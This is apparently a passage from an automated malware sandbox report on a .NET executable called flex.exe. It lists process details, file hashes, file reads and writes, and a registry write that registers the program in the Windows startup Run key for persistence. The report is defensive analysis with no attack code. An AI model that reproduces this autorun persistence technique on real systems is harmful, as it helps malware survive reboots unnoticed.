HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	flex	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6C9537C0	RegSetValueExW

Analysis Process: conhost.exe PID: **4596**, Parent PID: **4428**

General

Target ID:	10
Start time:	13:30:01
Start date:	08/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7d9660000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: flex.exe PID: 7436, Parent PID: 5008

General

Target ID:	14
Start time:	13:30:27
Start date:	08/08/2022
Path:	C:\Users\user\AppData\Roaming\flex\flex.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\flex\flex.exe"
Imagebase:	0x2f0000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\flex.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D7BA037	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C329B71	WriteFile
\Device\ConDrv	44	44	66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 2e 4e 45 54 20 46 72 61 6d 65 77 6f 72 6b 20 76 65 72 73 69 6f 6e 20 34 2e 38 2e 34 30 38	for Microsoft .NET Framework version 4.8.408	success or wait	10	6C329B71	WriteFile
\Device\ConDrv	444	29	0d 0a 46 6f 72 20 75 73 61 67 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 2c 20 75 73 65 20	For usage information, use	success or wait	2	6C329B71	WriteFile
\Device\ConDrv	486	40	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C329B71	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\flex.exe.log	0	42	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a	1,"fusion","GAC",01,"WinRT","NotApp",1	success or wait	1	6D7BA0C7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3C099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D3C099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\e4a1c9189d2b01f018b953e46c80d120\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D3162DE	ReadFile

Analysis Process: conhost.exe PID: 7356, Parent PID: 7436

General	
Target ID:	15
Start time:	13:30:27
Start date:	08/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7d9660000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: flex.exe PID: 5196, Parent PID: 5008

General	
Target ID:	16
Start time:	13:30:35
Start date:	08/08/2022
Path:	C:\Users\user\AppData\Roaming\flex\flex.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\flex\flex.exe"
Imagebase:	0x2c0000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C329B71	WriteFile
\Device\ConDrv	44	44	66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 2e 4e 45 54 20 46 72 61 6d 65 77 6f 72 6b 20 76 65 72 73 69 6f 6e 20 34 2e 38 2e 34 30 38	for Microsoft .NET Framework version 4.8.408	success or wait	10	6C329B71	WriteFile
\Device\ConDrv	444	29	0d 0a 46 6f 72 20 75 73 61 67 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 2c 20 75 73 65 20	For usage information, use	success or wait	2	6C329B71	WriteFile
\Device\ConDrv	486	40	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C329B71	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3C099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D3C099B	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\e4a1c9189d2b01f018b953e46c80d120\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D3162DE	ReadFile

Analysis Process: conhost.exe PID: **8164**, Parent PID: **5196**

General

Target ID:	17
Start time:	13:30:35
Start date:	08/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7d9660000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly